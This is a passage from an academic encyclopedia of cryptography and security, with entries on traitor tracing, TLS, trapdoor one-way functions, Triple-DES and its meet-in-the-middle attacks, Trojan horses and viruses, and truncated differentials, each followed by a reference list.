One exciting new direction of research in the field of traffic analysis lies in the development of mitigation strategies for traffic analysis that, rather than quantizing features, attempts to alter the features to make one type of hidden information look like another with respect to the observable features [18]. Rather than reducing the correlation between observable features and hidden information, these methods attempt to fool the observer into making incorrect inferences based on incorrect correlations. These so-called mimicry, or morphing, methods are helping to shape the future of traffic analysis in two ways. First, the amount of overhead incurred by these techniques is much less than that of quantization, since network data need only be altered to look like other real traffic. This opens the possibility for very efficient network protocols that do not leak information. Second, these methods break the information theoretic model of traffic analysis by purposefully correlating the observable features with the wrong hidden information. This motivates the development of new analytic models that capture not just the correlation, but also the correctness of that correlation.

Recommended Reading

1. Bauer K, McCoy D, Grunwald D, Kohno T, Sicker D (October 2007) Low-resource routing attacks against Tor. In: Proceedings of the 2007 ACM workshop on privacy in electronic society, pp 11–20
2. Bellovin S (November 2002) A technique for counting NATed hosts. In: Proceedings of the 2nd annual ACM SIGCOMM workshop on Internet measurement, pp 267–272
3. Coull S, Collins M, Wright C, Monrose F, Reiter MK (August 2007) On web browsing privacy in anonymized NetFlows. In: Proceedings of the 16th annual USENIX security symposium, pp 339–352
4. Cover T, Thomas J, Burns M (2006) Elements of information theory, vol. 1(revised edition). Wiley Series in Telecommunications and Signal Processing, John Wiley & Sons, Inc

5. Donoho D, Flesia A, Shankar U, Paxson V, Coit J, Staniford S (October 2002) Multiscale stepping-stone detection: detecting pairs of jittered interactive streams by exploiting maximum tolerable delay. In: Proceedings of the 5th annual international symposium on recent advances in intrusion detection, pp 17–35
6. Karagiannis T, Papagiannaki K, Faloutsos M (August 2005) BLINC: multilevel traffic classification in the dark. In: Proceedings of the annual ACM SIGCOMM conference, pp 229–240
7. Kohno T, Broido A, Claffy K (May 2005) Remote physical device fingerprinting. In: Proceedings of the 26th annual IEEE symposium on security and privacy, pp 93–108
8. Liberatore M, Levine B (October 2006) Inferring the source of encrypted HTTP connections. In: Proceedings of the 13th ACM conference on computer and communications security, pp 255–263
9. McDaniel P, Sen S, Spatscheck O, Van der Merwe J, Aiello W, Kalmanek C (February 2006) Enterprise security: A community of interest based approach. In: Proceedings of the 13th annual network and distributed systems security symposium, pp 100–115
10. Murdoch SJ, Danezis G (May 2005) Low-cost traffic analysis of Tor. In: Proceedings of the 26th annual IEEE symposium on security and privacy, pp 183–195
11. Shannon CE (July/October 1948) A mathematical theory of communication. Bell Syst Tech J 27:379–423, 623–656
12. Shmatikov V, Wang MH (September 2006) Timing analysis in low-latency mix networks: attacks and defenses. In: Proceedings of the 11th annual European symposium on research in computer security, pp 18–33
13. Song D, Wagner D, Tian X (August 2001) Timing analysis of keystrokes and SSH timing attacks. In: Proceedings of the 10th annual USENIX security symposium, pp 25–42
14. Sun Q, Simon DR, Wang Y, Russell W, Padmanabhan VN, Qiu L (May 2002) Statistical identification of encrypted web browsing traffic. In: Proceedings of the 23rd annual IEEE symposium on security and privacy, pp 19–31
15. Wang X, Reeves D, Wu SF (October 2002) Inter-packet delay based correlation for tracing encrypted connections through stepping stones. In: Proceedings of the 7th annual European symposium on research in computer security, pp 244–263
16. Wright C, Ballard L, Coull S, Monrose F, Masson G (May 2008) Spot me if you can: uncovering spoken phrases in encrypted voip conversations. In: Proceedings of the 29th annual IEEE symposium on security and privacy, pp 35–49
17. Wright C, Ballard L, Monrose F, Masson G (August 2008) Language Identification of Encrypted VoIP Traffic: Alejandra y Roberto or Alice and Bob? In: Proceedings of the 16th Annual USENIX Security Symposium, pp 43–54
18. Wright C, Coull S, Monrose F (February 2009) Traffic morphing: an efficient defense against statistical traffic analysis. In: Proceedings of the 16th annual network and distributed systems security symposium, pp 237–250
19. Xu K, Zhang Z, Bhattacharyya S (August 2005) Profiling Internet backbone traffic: behavior models and applications. In: Proceedings of the annual ACM SIGCOMM conference, pp 169–180
20. Zhang Y, Paxson V (August 2000) Detecting stepping stones. In: Proceedings of the 9th annual USENIX security symposium, pp 171–184

Traitor Tracing

Benny Pinkas
Department of Computer Science, University of Haifa, Haifa, Israel

Synonyms

Tracing traitors

Related Concepts

►Broadcast Encryption; ►Fingerprinting; ►Watermarking

Definition

Traitor tracing is a method for providing personal decryption keys to users, such that (1) there is a single encryption key corresponding to all the decryption keys, and (2) any possible decryption key, even one that was generated by a coalition of corrupt users (traitors), identifies personal keys that were used to generate it.

Background

Tracing the source of illegitimate keys is important if these keys enable access to sensitive data. The data can be encrypted to keep its confidentiality but at some point it must be revealed in the clear to the parties that are allowed to use it. These parties must therefore have corresponding decryption keys. In some scenarios corrupt parties (traitors), which have legitimate access to decryption keys, wish to further distribute the decrypted data to other users. In many cases it is ineffective for the traitors to leak the decrypted data itself, since due to economics of scale the distribution of this data in a timely manner is much more expensive for them than to a legitimate distributor. This argument seems to hold in cases such as the distribution of encrypted pay-TV programs, access to online databases, or distribution of content in encrypted high-capacity media such as HD DVDs. An alternative and cheaper approach for the traitors is to further distribute the decryption keys that enable the decryption of the encrypted content. (These decryption keys are typically secured in tamper-resistant software or hardware, for example in a smartcard, but such security measures are often broken by dedicated hackers, for example by using reverse engineering or differential power analysis.) The decryption keys are much shorter than the encrypted data itself, and therefore it is easier to distribute them.

The concept of traitor tracing was introduced by Chor et al. in [6]. The purpose of traitor tracing is that given an

illegitimate key, for example one found in a pirate decoding device, it would be possible to trace traitors whose keys were used to generate this key. Note that a coalition of several traitors might collude to generate an illegitimate key by mixing information from the different personal keys of the coalition members, and this tactic might make tracing harder.

Traitor tracing is different from ►fingerprinting or ►watermarking, whose goal is to trace illegitimate copies of the content itself. Those methods have better functionality than tracing, since they enable authorized parties to trace the source of content even after its decryption. On the down side, their overhead is much higher (especially that of fingerprinting), and their security guarantees are weaker as they depend on the assumption that it is possible to insert different marking information into different copies of the same data (e.g., for the purpose of watermarking). Traitor tracing also provides different functionality than ►broadcast encryption. Tracing enables the identification of the source of a piracy problem, that is, the parties whose keys are used to enable illegal usage of content. Broadcast encryption can then be used to take measures against the piracy by preventing further usage of these keys.

Theory

If different parties receive the same decryption key then it would be impossible to tell which of them leaked it. Each party must therefore receive a personal key, different from the key of any other party. A simple solution achieving this property is to provide each party with an independent personal key, encrypt each data block using a random key, and then separately encrypt this key using each of the different personal keys. The problem with this approach is that its overhead is linear in the number of users, that is, given N users the system needs to distribute N additional encrypted messages. Since N might be large (in the millions), the overhead is undesirable.

Tracing schemes are usually designed to be secure against coalitions that contain a limited number of traitors. Let us denote by k an upper bound on the size of a coalition of traitors. Following is a description of the basic tracing scheme suggested by Chor, Fiat, and Naor in [6], which is secure against coalitions of up to k parties. (In addition, [6] contains more efficient schemes. See also [7] for a more detailed discussion.)

- Initialization: The system uses a table of ℓ rows and $2k^2$ columns. Each table entry contains an independent key. Each user is mapped to a random location in every row. The user's personal key contains the keys of the entries to which the user is mapped, a total of ℓ keys.
- Encryption: The data is encrypted using a random key S. Then ℓ random shares S_1, S_ℓ are generated, subject to the constraint that $S_1 \oplus \cdots \oplus S_\ell = S$. Each share S_i, for $1 \le i \le \ell$, is independently encrypted using every key in row i, giving a total of $2\ell k^2$ encryptions for all the shares.
- Decryption: Each user has a key from every row i, enabling it to decrypt the share S_i. The user can then compute $S = S_1 \oplus \cdots \oplus S_\ell$, and decrypt the data.
- Tracing: The tracing procedure is given a pirate decoder that was generated by a coalition of at most k traitors. This decoder must contain a key from every row. Assume, without loss of generality, that it contains one key from every row. Then at least one traitor contributed ℓ/k or more of the keys in the decoder. On the other hand, the personal set of keys of each other user is expected to intersect with only $\ell/(2k^2)$ keys of the decoder. The tracing algorithm therefore identifies the user whose personal set of keys has the largest intersection with the set of keys of the pirate decoder, and declares it to be a traitor. Setting the number of rows to be $\ell = k^2 \log N$ ensures that this user is a traitor with high probability.

Two major measures of the overhead of a tracing system are the size of the personal key of each user ($k^2 \log N$ keys in the scheme described above), and the total communication overhead ($2k^4 \log N$ encryptions in this example). The overhead can be substantially improved using more advanced techniques, such as mapping users into smaller subsets and running a different tracing scheme for every subset.

A further significant improvement in the overhead is achieved using threshold tracing [9]. The difference between this method and basic tracing schemes is that the latter can trace the source of keys of any pirate decryption device that can decrypt content with non-negligible probability, whereas threshold tracing is only effective against pirate devices that succeed in the decryption with probability greater than a given threshold t, (e.g., $t = 90\%$). The use of threshold tracing is quite appealing, however, since decryption devices that cannot decrypt a substantial fraction of the content are not very attractive, and threshold tracing is considerably more efficient than basic traitor tracing.

The tracing operation is based on examining a pirate decryption device. Conceptually, it is simpler to imagine that it is possible to apply reverse engineering to the device, find out exactly which keys it is using, and trace their source. In practice, however, the reverse engineering operation might be quite complex, and it is preferable to

perform black-box tracing, which is based on the functionality of the decryption device, rather than on obtaining its keys. Specifically, the tracing procedure operates by sending specially crafted encrypted messages to the decoder and examining how it decrypts them. The tracing schemes in [6, 7, 9] support black-box tracing.

Many tracing schemes are based on combinatorial constructions, and there is considerable research on designing codes supporting tracing (see, e.g., [11]). There are also several "trace and revoke" schemes that support both tracing and broadcast encryption, enabling both the identification of traitors and the disabling of their keys (see, e.g., [10]).

Public-Key Traitor Tracing

The tracing methods of [6] and their like are based on combinatorial or probabilistic constructions, and can be used for either symmetric-key or public-key encryption. Boneh and Franklin [1] introduced an efficient public-key only tracing scheme that is based on an algebraic (number theoretic) construction. The security of this system is based on the decisional Diffie–Hellman assumption. Its overhead is linear in k, and does not depend on the number of users N. Furthermore, tracing is deterministic, and ensures that all parties who contributed their keys to the pirate devices are traced. On the downside, the system does not support full black-box tracing, except for some specific cases.

The system operates by using a fixed base of $2k$ field elements. Each user receives a private personal key, which is a solution to the discrete log problem of representing a known value relative to the base. The result shows that any useful pirate key must be a convex combination of private keys. However, the private personal keys are derived from a Reed–Solomon code in such a way that any $2k$ keys are linearly independent. Therefore, any convex combination of at most k of them can be efficiently traced to the keys that were used to generate it.

Advanced Schemes

Compared to encryption schemes with no tracing capabilities, traitor tracing schemes increase the sizes of the ciphertext and of the encryption and decryption keys. Kiayias and Yung [8] introduced a public-key traitor tracing scheme that has a constant transmission rate, namely, a scheme in which the lengths of the ciphertext, of the encryption key, and of the decryption keys, are only increased by a constant factor. The scheme additionally achieves efficient black-box traitor tracing. On the down side, when the parameters are set to achieve full collusion resistance (namely, $k = N$), the ciphertext size is linear in the number of users N. Subsequent work [5] reduced the transmission rate to be asymptotically close to 1, by using a tracing scheme based on bilinear maps. That scheme also had the additional desired property of "public traceability," meaning that tracing can be done without using any private key. Therefore, the center can delegate the tracing task to parties which are not sufficiently trusted to know the private key.

A fully collusion-resistant tracing system with constant size private keys and sublinear size ciphertexts was introduced in [3]. That system, based on bilinear maps in groups of composite order, has private keys of length $O(1)$, and a ciphertext and public key of length $O\left(\sqrt{N}\right)$. A trace and revoke scheme that supports both broadcast encryption, traitor tracing and revocation, was shown in [4], based on similar assumptions as those used in [3]. The lengths of the ciphertext, the private decryption keys, and the encryption keys of that scheme are all $O\left(\sqrt{N}\right)$. The system also supports the public traceability property, as well as security against adaptive adversaries. A newer scheme presented in [2] reduces the length of the ciphertext, and brings it to be a constant that depends only on a statistical security parameter λ, related to fingerprinting codes used in the construction of the system. The length of the ciphertext is therefore independent of the number of parties N or of the bound k on the number of colluders. The down side is that the length of the private keys is quadratic in the collusion bound, and is equal to $(k^2\lambda^2 \log N)$.

Recommended Reading

1. Boneh D, Franklin MK (1999) An efficient public key traitor tracing scheme. In: Advances in cryptology - CRYPTO '99, Proceedings of 19th annual international cryptology conference. Santa Barbara, California, USA, August 15–19, 1999. Lecture notes in computer science, vol 1666. Springer, pp 338–353
2. Boneh D, Naor M (2008) Traitor tracing with constant size ciphertext. In: Ning P, Syverson PF, Jha S (eds) Proceedings of the 2008 ACM conference on computer and communications security, CCS 2008, ACM, Alexandria, Virginia, USA, October 27–31, pp 501–510
3. Boneh D, Sahai A, Waters B (2006) Fully collusion resistant traitor tracing with short ciphertexts and private keys. In: Vaudenay S (ed) Advances in cryptology - EUROCRYPT 2006, Proceedings of 25th annual international conference on the theory and applications of cryptographic techniques, St. Petersburg, Russia, May 28–June 1, 2006. Lecture Notes in Computer Science, vol 4004. Springer, pp 573–592
4. Boneh D, Waters B (2006) A fully collusion resistant broadcast, trace, and revoke system. In: Juels A, Wright RN, De Capitani di Vimercati S (eds) Proceedings of the 13th ACM conference on computer and communications security, CCS 2006, ACM, Alexandria, VA, USA, October 30–November 3, 2006, pp 211–220
5. Chabanne H, Phan DH, Pointcheval D (2005) Public traceability in traitor tracing schemes. In: Cramer R (ed) Advances in cryptology - EUROCRYPT 2005, Proceedings of the 24th annual international conference on the theory and applications

of cryptographic techniques. Aarhus, Denmark, May 22–26, 2005. Lecture notes in computer science, vol 3494. Springer, pp 542–558
6. Chor B, Fiat A, Naor M (1994) Tracing traitors. In: Desmedt Y (ed) Advances in cryptology - CRYPTO '94, Proceedings of the 14th annual international cryptology conference, Santa Barbara, California, USA, August 21–25, 1994. Lecture notes in computer science, vol 839. Springer, pp 257–270, 1994
7. Chor B, Fiat A, Naor M, Pinkas B (2000) Tracing traitors. IEEE Trans Inform Theory 46(3):893–910
8. Kiayias A, Yung M (2002) Traitor tracing with constant transmission rate. In: Advances in cryptology - EUROCRYPT 2002, Proceedings of the international conference on the theory and applications of cryptographic techniques. Amsterdam, The Netherlands, April 28–May 2, 2002. Lecture notes in computer science, vol 2332. Springer, pp 450–465
9. Naor M, Pinkas B (1998) Threshold traitor tracing. In: Krawczyk H (ed) Advances in cryptology - CRYPTO '98, Proceedings of the 18th annual international cryptology conference. Santa Barbara, California, USA, August 23–27, 1998. Lecture notes in computer science, vol 1462, pp 502–517
10. Naor M, Pinkas B (2000) Efficient trace and revoke schemes. In: Frankel Y (ed) Financial cryptography, Proceedings of the 4th international conference. *FC* 2000 Anguilla, British West Indies, February 20–24, 2000. Lecture notes in computer science, vol 1962. Springer, pp 1–20
11. Stinson DR, Wei R (1998) Combinatorial properties and constructions of traceability schemes and frameproof codes. SIAM J Discrete Math 11(1):41–53

Transport Layer Security (TLS)

Clemens Heinrich
Francotyp-Postalia GmbH, Birkenwerder, Germany

Synonyms

SSL; TLS

Related Concepts

►Cryptographic Protocol; ►HTTPS; ►Security Standards Activities; ►Web Security

Definition

The *Transport Layer Security* (TLS) standard defines the successor of the prominent communication security protocol SSL (►Secure Socket Layer).

Background

Almost all cryptographically protected World Wide Web (WWW) communication relies on ►protocols of the TLS/SSL suite, like for example e-commerce and home banking services. The protocol is supported by all major browser products, such as Microsoft Internet Explorer, Mozilla Firefox, Google Chrome, Apple Safari, and Opera.

Theory

TLS secures client-server sessions through strong cryptographic methods against eavesdropping (►eavesdropper), tampering, and ►forgery. It allows connections to be anonymous, server-only and mutually authenticated, and transfers the application data confidentially and integrity protected.

The rough outline of the protocol is very similar to SSLv3; therefore, the detailed descriptions given in ►Secure Socket Layer (SSL) apply to TLS as well.

According to Rescorla [1], the technical differences between SSLv3 and TLS version 1.0 are very small; most important changes relate to the construction of message authentication codes (►HMAC) and the key expansion method. The new *pseudo-random function* (PRF) transforms secret data, contributed by the client side, and both participants' random numbers into a raw key block, which is later broken up into session keys. Although the overall design of the HMAC and PRF algorithms were quite similar to SSL, in detail the alterations made TLS largely incompatible to SSL.

A number of cryptographic methods were defined as mandatory for implementations, such as the ►Diffie–Hellman key agreement (*DH*) and ►authentication following the ►Digital Signature Standard (*DSS*). The requirements for the block cipher ►Triple DES (3DES) raised difficulties concerning the US export regulations on cryptographic software. Until January 2000, when these legislative provisions were loosened, no standard compliant TLS implementation could be exported legally.

Several extensions to the core standard have been proposed. Chown complements cipher suites for the *Advanced Encryption Standard* (►Rijndael/AES) [2]; Hollenbeck [3] assigns two additional compression methods.

Gupta, Blake-Wilson, Moeller, and Hawk specify key exchange mechanisms based on ►Elliptic Curve Cryptography, especially the (ephemeral) Elliptic Curve Diffie–Hellman (ECDH) key agreement (►elliptic curve protocols for key agreement schemes) and the Elliptic Curve Digital Signature Algorithm (ECDSA, elliptic curve protocols for signatures) [4].

The adaptation of TLS to other than ►X.509-compliant ►public key infrastructures (PKIX) is addressed by Mavroyanopoulos [5] for OpenPGP (►Pretty Good Privacy) and by Medvinsky and Hur [6] for the symmetric key-based ►Kerberos authentication system.

A general guideline for generic TLS extensions is given by Blake-Wilson, Nystrom et al. [7].

The *Internet Engineering Task Force* (IETF) released TLS version 1.0 in 1999 as RFC 2246 [8]. The successor document RFC 4346 of TLS 1.1 [9] addresses among

other improvements vulnerabilities noted by Moeller [10], which relate to padding ambiguities and alert definitions of CBC cipher suites. The current standard RFC 5246 of TLS v1.2 amends the cipher-suite negotiation flexibility of the protocol handshake and merges the formerly adjacent extensions [2, 7].

Recommended Reading

1. Rescorla E (2000) SSL and TLS. Designing and building secure systems. Addison-Wesley, Reading
2. Chown P (2002) Advanced encryption standard (AES) ciphersuites for transport layer security (TLS). IETF RFC 3268, June 2002. http://www.ietf.org/rfc/rfc3268.txt
3. Hollenbeck S (2004) Transport Layer Security protocol compression methods. IETF RFC 3749, May 2004. http://www.ietf.org/rfc/rfc3749.txt
4. Gupta V, Black-Wilson S, Moeller B, Hawk C (2006) ECC cipher suites for Transport Layer Security TLS. IETF RFC 4492, May 2006. http://www.ietf.org/rfc/rfc4492.txt
5. Mavroyanopoulos N (2007) Using OpenPGP keys for TLS Authentication. IETF RFC 5081, Nov 2007. http://www.ietf.org/rfc/rfc5081.txt
6. Medvinsky A, Hur M (1999) Addition of Kerberos cipher suites to transport layer security (TLS). IETF RFC 2712, Oct 1999. http://www.ietf.org/rfc/rfc2712.txt
7. Black-Wilson S, Nystrom M, Hopwood D, Mikkelsen J, Wright T (2006) Transport Layer Security (TLS) extensions. IETF RFC 4366, April 2006. http://www.ietf.org/rfc/rfc4366.txt
8. Dierks T, Allen C (1999) The TLS protocol version 1.0. IETF RFC 2246, Jan 1999. http://www.ietf.org/rfc/rfc2246.txt
9. Dierks T, Rescorla E (2002) The Transport Layer Security TLS protocol version 1.1. IETF RFC 4346, April 2006. http://www.ietf.org/rfc/rfc4346.txt
10. Moeller B (2001) Security of CBC Ciphersuites in SSL/TLS: problems and countermeasures. http://www.openssl.org/~bodo/tls-cbc.txt/
11. Dierks T, Rescorla E (2008) The Transport Layer Security (TLS) protocol version 1.2. IETF RFC 5246, Aug 2008. This document obsoletes predecessors RFC 3268, 4346, 4366 and updates RFC 4492. http://www.ietf.org/rfc/rfc5246.txt

Transport-Level Security

►Web-Based Security Protocols

Trapdoor One-Way Function

Matthew J. B. Robshaw
Orange Labs, Issy Moulineaux, Cedex 9, France

Related Concepts

►One-Way Function; ►Public Key Cryptography

Definition

A trapdoor one-way function is a ►one-way function with an additional requirement. Informally, a one-way function might be described as a function for which evaluation in one direction is straightforward, while computation in the reverse direction is far more difficult. Such a function becomes a trapdoor one-way function when one adds the requirement that computation in the reverse direction becomes straightforward when some additional (trapdoor) information is revealed.

Background

Paralleling the theoretical development of one-way functions, trapdoor one-way functions were introduced by Diffie and Hellman [1] and their implications for the development of public-key cryptography explored in that remarkable paper. The full power of trapdoor one-way functions was elegantly captured in the proposal for ►public-key cryptography and the introduction of ►digital signature schemes.

Theory

While there are alternative descriptions, one might describe a trapdoor one-way function as a function f with domain X and range (codomain) Y, where $f(x)$ is "easy" to compute for all $x \in X$, but for "virtually all" elements $y \in Y$, it is "computationally infeasible" to find an x such that $f(x) = y$. Yet, given certain trapdoor information z, it is easy to describe an "efficient" function g_z with domain Y and range X such that $g_z(y) = x$ and $f(x) = y$. Just as a bijective ►one-way function with identical domain and range is a one-way permutation, a bijective trapdoor one-way function with identical domain and range is a trapdoor permutation (►Substitutions and Permutations).

However, unlike the case of one-way functions, no candidate trapdoor one-way function was proposed by Diffie and Hellman in their original paper [1]. Instead, one important proposal for a trapdoor one-way function (in fact a trapdoor one-way permutation) is due to Rivest, Shamir, and Adleman, and is known as RSA (►RSA Public Key Encryption) [4]. The difficulty of ►integer factoring is vital to the security of RSA, and the trapdoor that allows the legitimate receiver to decrypt an encrypted message effectively consists of the factorization of some large number. The knapsack problem [3] (►Knapsack Cryptographic Schemes) provides an example of a candidate trapdoor one-way function that was compromised by subsequent cryptanalysis.

The theoretical treatment of both one-way functions and trapdoor one-way functions is extensive [5], yet in

practice, there remain only a few practical and trusted proposals.

Recommended Reading

1. Diffie W, Hellman ME (1976) New directions in cryptography. IEEE T Info Theory IT-22(6):644–654
2. Menezes AJ, van Oorschot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton
3. Merkle RC, Hellman ME (1978) Hiding information and signatures in trap door knapsacks. IEEE T Info Theory 24:525–530
4. Rivest RL, Shamir A, Adleman LM (1978) A method for obtaining digital signatures and public-key cryptosystems. Commun ACM 21:120–126
5. Yao AC (1982) Theory and applications of trapdoor functions. In: Proceedings of the IEEE 23rd annual symposium on foundations of computer science, Chicago, pp 80–91

Tripartite Key Exchange

►Pairing-Based Key Exchange

Triple DES

Christophe De Cannière
Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

Related Concepts

►Block Ciphers; ►Multiple encryption; ►Weak Keys

Since the introduction of the ►Data Encryption Standard (DES) in the mid-1970s, ►cryptanalysts have been increasingly concerned about the 56-bit secret key used in the cipher and its vulnerability to ►exhaustive key search. In 1977, Diffie and Hellman [2] estimated the cost of a machine capable of recovering a 56-bit key within a day at US$20 million. In 1993, Wiener provided a detailed design for a machine which would reduce the average search time to 3.5 h [10]. The design consisted of 57,000 custom chips and had an estimated cost of US$1 million. Half a decade later, the Electronic Frontier Foundation (EFF) actually built the first search machine. The US$250,000 machine was called "Deep Crack" [3] and ran through the complete key space in nine days.

As it became clear that DES did not provide adequate security because of its 56-bit secret key, the cipher was gradually replaced by Triple-DES (also known as TDEA). Triple-DES is a ►multiple encryption scheme. The idea of triple encryption was proposed by Diffie and Hellman, who noted that double encryption schemes did not improve the security much. Matyas and Merkle suggested a variant on this scheme, which was included in the ANSI X9.52 [1] standard, and replaced single DES as FIPS approved symmetric algorithm of choice in 1999 (FIPS 46–3 [7]). Triple-DES itself is now being replaced in favor of the Advanced Encryption Standard (►Rijndael/AES). The transition is slow, however, and both encryption schemes are expected to coexist for many years (see, e.g., NIST SP 800–67 [8]).

The Triple-DES encryption algorithm consists of three applications of DES. The ANSI X9.52 variant is defined as

$$C = E_{K_3}(D_{K_2}(E_{K_1}(P))),$$

where P and C are 64-bit plaintext and ciphertext blocks, and $E_K(\cdot)$ and $D_K(\cdot)$ denote the DES encryption and decryption functions. The standard specifies three different ways of choosing the 56-bit keys K_1, K_2, and K_3:

- Keying Option 1: K_1, K_2, and K_3 are independent (168 secret bits)
- Keying Option 2: K_1 and K_2 are independent, $K_3 = K_1$ (112 secret bits)
- Keying Option 3: $K_1 = K_2 = K_3$ (56 secret bits)

The last keying option is equivalent to a single DES encryption and provides backward compatibility with older systems. Because of this convenient feature, the *E-D-E* scheme described above is usually preferred over the *E-E-E* variant, which consists of three consecutive encryptions.

Option 2 (two-key Triple-DES) effectively doubles the number of key bits and triples the number of rounds of DES. Option 1 (three-key Triple-DES) triples both. As a result, the algorithm is strengthened both against cryptanalytical attacks (linear and differential cryptanalysis) and against exhaustive key search. Still, the security gain obtained by doing multiple encryptions is not as high as one might expect, mainly because of ►meet-in-the-middle attacks. It is especially true for double encryption schemes, but the technique also applies to two-key and three-key Triple-DES. However, none of the attacks pose an immediate threat, as they currently require an impractical amount of resources.

A first meet-in-the-middle attack on two-key Triple-DES was proposed by Merkle and Hellman [6]. Their attack takes 2^{56} operations, but requires 2^{56} *chosen* plaintexts (►Chosen Plaintest Attack) and a large amount of memory to store 2^{56} 64-bit data blocks. The attack was later

improved by van Oorschot and Wiener [9], who demonstrated that an adversary could recover the 112-bit key in 2^{120-t} steps, if he or she is given 2^t *known* plaintexts (refer ►Known plaintext attack) and 2^t blocks of storage.

The classical meet-in-the-middle attack applied to three-key Triple-DES requires three known plaintexts, 2^{56} units of storage, and in the order of 2^{112} operations. In [5], Lucks proposes an alternative attack, requiring the same amount of memory, 2^{45} known plaintexts and 2^{108} analysis steps. Additionally, Kelsey, Schneier, and Wagner [4] have demonstrated that three-key Triple-DES is vulnerable to ►related key attacks.

Two-key and three-key Triple-DES have considerably longer secret keys than single DES, but they still operate on 64-bit data blocks. This implies that the cipher starts leaking information about the plaintext when more than 2^{32} data blocks are encrypted without changing the key (a matching ciphertext attack as a consequence of the ►birthday paradox). This limitation, together with the fact that Triple-DES is rather slow, motivates the switch to a 128-bit block cipher such as the Advanced Encryption Standard.

Recommended Reading

1. ANSI-X9.52 (1998) Triple date encryption algorithm modes of operation. Revision 6.0
2. Diffie W, Hellman M (1997) Exhaustive cryptanalysis of the NBS data encryption standard. Computer 10(6):74–84
3. Electronic Frontier Foundation (EFF) (1998) DES cracker. Available http://www.eff.org/DEScracker/
4. Kelsey J, Schneier B, Wagner D (1996) Key-schedule cryptanalysis of IDEA, G-DES, GOST, SAFER, and Triple-DES. In: Koblitz N (ed) Advances in cryptology – CRYPTO'96, Santa Barbara, 18–22 August 1996. Lecture notes in computer science, vol 1109. Springer, Berlin, pp 237–251
5. Lucks S (1998) Attacking triple encryption. In: Vaudenay S (ed) Fast software encryption (FSE'98), Paris, 23–25 March 1998. Lecture notes in computer science, vol 1372. Springer, Berlin, pp 239–257
6. Merkle RC, Hellman ME (1981) On the security of multiple encryption. Commun ACM 24:465–467
7. National Institute of Standards and Technology (1979) FIPS-46: Data Encryption Standard (DES). Revised as FIPS 46-1:1988, FIPS 46-2:1993, FIPS 46-3:1999. Available at http://csrc.nist.gov/publications/fips/fips46-3/fips46-3.pdf
8. National Institute of Standards and Technology (2004) Recommendation for the Triple Data Encryption Algorithm (TDEA) Block Cipher. SP-800-67, NIST, March 2004. Draft available at http://csrc.nist.gov/publications/drafts.html
9. van Oorschot PC, Wiener MJ (1990) A known plaintext attack on two-key triple encryption. In: Damgård I (ed) Advances in cryptology – EUROCRYPT'90, Aarhus, 21–24 May 1990. Lecture notes in computer science, vol 473. Springer, Berlin, pp 318–325
10. Wiener M (1996) Efficient des key search. In: Stallings W (ed) Practical cryptography for data internetworks. Presented at the rump session of CRYPTO'93. Reprinted in practical cryptography for data internetworks. IEEE Computer Society Press, Los Alamitos, pp 31–79

Trojan

►Spyware

Trojan Horses, Computer Viruses, and Worms

Yvo Desmedt
Department of Computer Science, University College London, London, UK

Related Concepts

►Dynamic Malware Analysis; ►Malware Behavior Clustering; ►Malware Detection; ►Reverse Engineering of Malware Emulators; ►Unpacking Malware

Definition

A program which is different from the specified (specs) one is said to contain a *Trojan horse*. The Trojan horse may be malicious. It is undecidable to decide whether a program is free of Trojan horses.

Theory

A Trojan horse that, when executed, can modify other computer programs, e.g., by copying itself (or a part of it) into these is called a *computer virus*. Protection mechanisms used against computer viruses are to:

Use digitally signed computer programs. Provided these digitally signed programs were developed in a secure and trusted environment, then one can detect modifications to the digitally signed program [3]. (For implementation issues see [1].) If the environment was not trusted, known computer viruses may be in the digitally signed program and remain undetected unless virus scanners are used also.

Use virus scanners. To a known computer virus corresponds a fingerprint (also known as a "signature" in the computer virus literature). Before running a program (e.g., at the start-up of the computer), a virus scanner will check the program for fingerprints of known computer viruses. The disadvantage of this method is that it cannot detect new computer viruses that differ enough from old ones. For more details consult, e.g., [2, 4, 5].

A worm indicates a Trojan horse that spreads using network resources. A hybrid may have characteristics of both a worm as well as of a computer virus.

Recommended Reading

1. Davida GI, Desmedt YG, Matt BJ (1989) Defending systems against viruses through cryptographic authentication. In: Proceedings 1989 IEEE symposium on security and privacy, May 1989. Oakland, CA, pp 312–318
2. Hoffman LJ (ed) (1990) Rogue programs: viruses, worms and trojan horses. Van Nostrand Reinhold, New York
3. Pozzo MM, Gray TE (1987) An approach to containing viruses. Comput Secur 6(4):321–331
4. White SR (2000) Virus bulletin 2010: a retrospective. In: International virus bulletin conference. Orlando, FL
5. White SR, Swimmer M, Pring EJ, Arnold WC, Chess DM, Morar JF (1999) Anatomy of a commercial-grade immune system. In: International virus bulletin conference. Vancouver, Canada

Truncated Differentials

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Differential Cryptanalysis

Definitions

The notion of a truncated differential was defined by Knudsen in [2] and was applied to ►cryptanalyze the cipher *SAFER* due to its word-oriented operations [3]. Truncated differentials are an extension of the notion of *differentials*, used in ►differential cryptanalysis. The main idea is to leave part of the difference unspecified, thus clustering several differentials together.

Theory

This can be done by specifying m-bit constraints on the whole block (where m is smaller than the block size n), like: *(A, -A, B, 2B)*, where *A, B* can take any value as was done in [2]; or by fixing part of the data block to certain value and allowing the rest to vary arbitrarily, like: (0, *, 3, *, 255, *, *), where * may take any value. Such "wildcard" differentials were first introduced in the cryptanalysis of the hash-function *Snefru* [1]. Truncated differentials are a powerful tool against ciphers with word-oriented structure, and play an important role in extensions of differential techniques such as ►impossible-differentials and ►boomerang attacks.

Applications

These days they are also frequently used in analysis of compression functions of hash functions (e.g., attacks on Grindahl, RadioGatun, Shamata, etc.). Truncated differentials are often combined with a technique of packing data into *structures*, which sometimes allow to exploit truncated differentials even with probabilities lower than 2^{-n}. Refer also ►differential cryptanalysis.

Recommended Reading

1. Biham E, Shamir A (1991) Differential cryptanalysis of Snefru, Khafre, REDOC-II, LOKI and Lucifer. In: Feigenbaum J (ed) Advances in cryptology—CRYPTO'91. Lecture notes in computer science, vol 576. Springer, Berlin, pp 156–171
2. Knudsen LR (1995) Truncated and higher order differentials. In: Preneel B (ed) Fast software encryption, FSE'94. Lecture notes in computer science, vol 1008. Springer, Berlin, pp 196–211
3. Knudsen LR, Berson TA (1996) Truncated differentials of SAFER. In: Gollmann D (ed) Fast software encryption, FSE'96. Lecture notes in computer science, vol 1039. Springer, Berlin, pp 15–26

Trust Anchor

►Certification Authority

Trust Management

From an access control perspective

